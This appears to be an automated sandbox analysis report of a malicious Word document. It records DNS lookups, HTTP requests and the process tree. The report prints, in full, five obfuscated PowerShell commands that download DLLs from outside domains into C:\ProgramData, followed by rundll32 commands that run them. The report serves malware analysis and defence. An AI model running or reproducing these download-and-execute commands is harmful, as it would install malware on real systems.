Sep 16, 2021 16:58:46.286663055 CEST	192.168.2.22	8.8.8.8	0x4129	Standard query (0)	venturefiling.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 16, 2021 16:58:41.124824047 CEST	8.8.8.8	192.168.2.22	0xe85f	No error (0)	srdm.in		192.185.115.199	A (IP address)	IN (0x0001)
Sep 16, 2021 16:58:41.124838114 CEST	8.8.8.8	192.168.2.22	0x4dc2	No error (0)	gvmedicine.com		204.11.58.87	A (IP address)	IN (0x0001)
Sep 16, 2021 16:58:41.128401995 CEST	8.8.8.8	192.168.2.22	0x74ab	No error (0)	scriptcase blog.com.br		149.56.235.225	A (IP address)	IN (0x0001)
Sep 16, 2021 16:58:45.120867968 CEST	8.8.8.8	192.168.2.22	0xf2b6	No error (0)	sharayupra kashan.com		204.11.58.87	A (IP address)	IN (0x0001)
Sep 16, 2021 16:58:46.313405037 CEST	8.8.8.8	192.168.2.22	0x4129	No error (0)	venturefiling.com		204.11.58.87	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gvmedicine.com
- scriptcaseblog.com.br
- srdm.in
- sharayuprakashan.com
- venturefiling.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49168	204.11.58.87	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-16 14:58:41 UTC	0	OUT	GET /c8lDPI7K/ca.html HTTP/1.1 Host: gvmedicine.com Connection: Keep-Alive
2021-09-16 14:58:42 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 16 Sep 2021 14:58:42 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 X-Server-Cache: true X-Proxy-Cache: HIT Accept-Ranges: none Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	149.56.235.225	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-16 14:58:42 UTC	0	OUT	GET /8KhqnNaE4UB/ca.html HTTP/1.1 Host: scriptcaseblog.com.br Connection: Keep-Alive
2021-09-16 14:58:44 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 16 Sep 2021 14:58:44 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.23 Cache-Control: max-age=0, no-cache X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Nginx-Upstream-Cache-Status: MISS X-Server-Powered-By: Scriptcase

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	192.185.115.199	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-16 14:58:42 UTC	0	OUT	GET /0K6dTttd/ca.html HTTP/1.1 Host: srdm.in Connection: Keep-Alive
2021-09-16 14:58:42 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 16 Sep 2021 14:58:42 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 Content-Length: 0 X-Server-Cache: true X-Proxy-Cache: HIT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	204.11.58.87	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-16 14:58:45 UTC	0	OUT	GET /90qJEVeD0VAw/ca.html HTTP/1.1 Host: sharayuprakashan.com Connection: Keep-Alive
2021-09-16 14:58:46 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 16 Sep 2021 14:58:46 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 X-Server-Cache: true X-Proxy-Cache: HIT Accept-Ranges: none Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	204.11.58.87	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-16 14:58:47 UTC	1	OUT	GET /yP2brxfli/ca.html HTTP/1.1 Host: venturefiling.com Connection: Keep-Alive
2021-09-16 14:58:47 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 16 Sep 2021 14:58:47 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 X-Server-Cache: true X-Proxy-Cache: HIT Accept-Ranges: none Content-Length: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2564 Parent PID: 596

General

Start time:	16:58:18
Start date:	16/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fb10000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: cmd.exe PID: 3040 Parent PID: 2564

General

Start time:	16:58:22
Start date:	16/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /k cscript.exe C:\ProgramData\pin.vbs
Imagebase:	0x4a3f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cscript.exe PID: 3052 Parent PID: 3040

General

Start time:	16:58:22
Start date:	16/09/2021
Path:	C:\Windows\System32\cscript.exe
Wow64 process (32bit):	false
Commandline:	cscript.exe C:\ProgramData\pin.vbs
Imagebase:	0xfff00000
File size:	156160 bytes
MD5 hash:	ECB021CA3370582F0C7244B0CF06732C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 1348 Parent PID: 3052

General

Start time:	16:58:28
Start date:	16/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://gvmedicine.com/c8lDPI7K/ca.html","C:\ProgramData\www1.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
Imagebase:	0x13fe00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Analysis Process: powershell.exe PID: 2180 Parent PID: 3052

General

Start time:	16:58:29
Start date:	16/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://scriptcaseblog.com.br/8KhqnNaE4UB/ca.html","C:\ProgramData\www2.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
Imagebase:	0x13fe00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Analysis Process: powershell.exe PID: 2676 Parent PID: 3052

General

Start time:	16:58:30
Start date:	16/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://srdm.in/0K6dTttd/ca.html","C:\ProgramData\www3.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
Imagebase:	0x13fe00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Created

File Read

Registry Activities — Show Windows behavior

Analysis Process: powershell.exe PID: 2624 Parent PID: 3052

General

Start time:	16:58:30
Start date:	16/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://sharayuprakashan.com/90qJEVeD0VAw/ca.html","C:\ProgramData\www4.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
Imagebase:	0x13fe00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Created

File Read

Analysis Process: powershell.exe PID: 2184 Parent PID: 3052

General

Start time:	16:58:31
Start date:	16/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://venturefiling.com/yP2brxfli/ca.html","C:\ProgramData\www5.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
Imagebase:	0x13fe00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 2596 Parent PID: 3052

General

Start time:	16:58:47
Start date:	16/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www1.dll,ldr
Imagebase:	0x4a3f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 448 Parent PID: 3052

General

Start time:	16:58:47
Start date:	16/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www2.dll,ldr
Imagebase:	0x4a3f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 1296 Parent PID: 2596

General

Start time:	16:58:48
Start date:	16/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\ProgramData\www1.dll,ldr
Imagebase:	0xfff20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2248 Parent PID: 3052

General

Start time:	16:58:48
Start date:	16/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www3.dll,ldr
Imagebase:	0x4a3f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 2676 Parent PID: 448

General

Start time:	16:58:48
Start date:	16/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\ProgramData\www2.dll,ldr
Imagebase:	0xfff20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1532 Parent PID: 3052

General

Start time:	16:58:48
Start date:	16/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www4.dll,ldr
Imagebase:	0x4a3f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 1712 Parent PID: 2248

General

Start time:	16:58:49
Start date:	16/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false

Commandline:	rundll32.exe C:\ProgramData\www3.dll,ldr
Imagebase:	0xfff20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2628 Parent PID: 3052

General

Start time:	16:58:49
Start date:	16/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www5.dll,ldr
Imagebase:	0x4a3f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 2928 Parent PID: 1532

General

Start time:	16:58:49
Start date:	16/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\ProgramData\www4.dll,ldr
Imagebase:	0xfff20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 2396 Parent PID: 2628

General

Start time:	16:58:50
Start date:	16/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\ProgramData\www5.dll,ldr

Imagebase:	0xfff20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis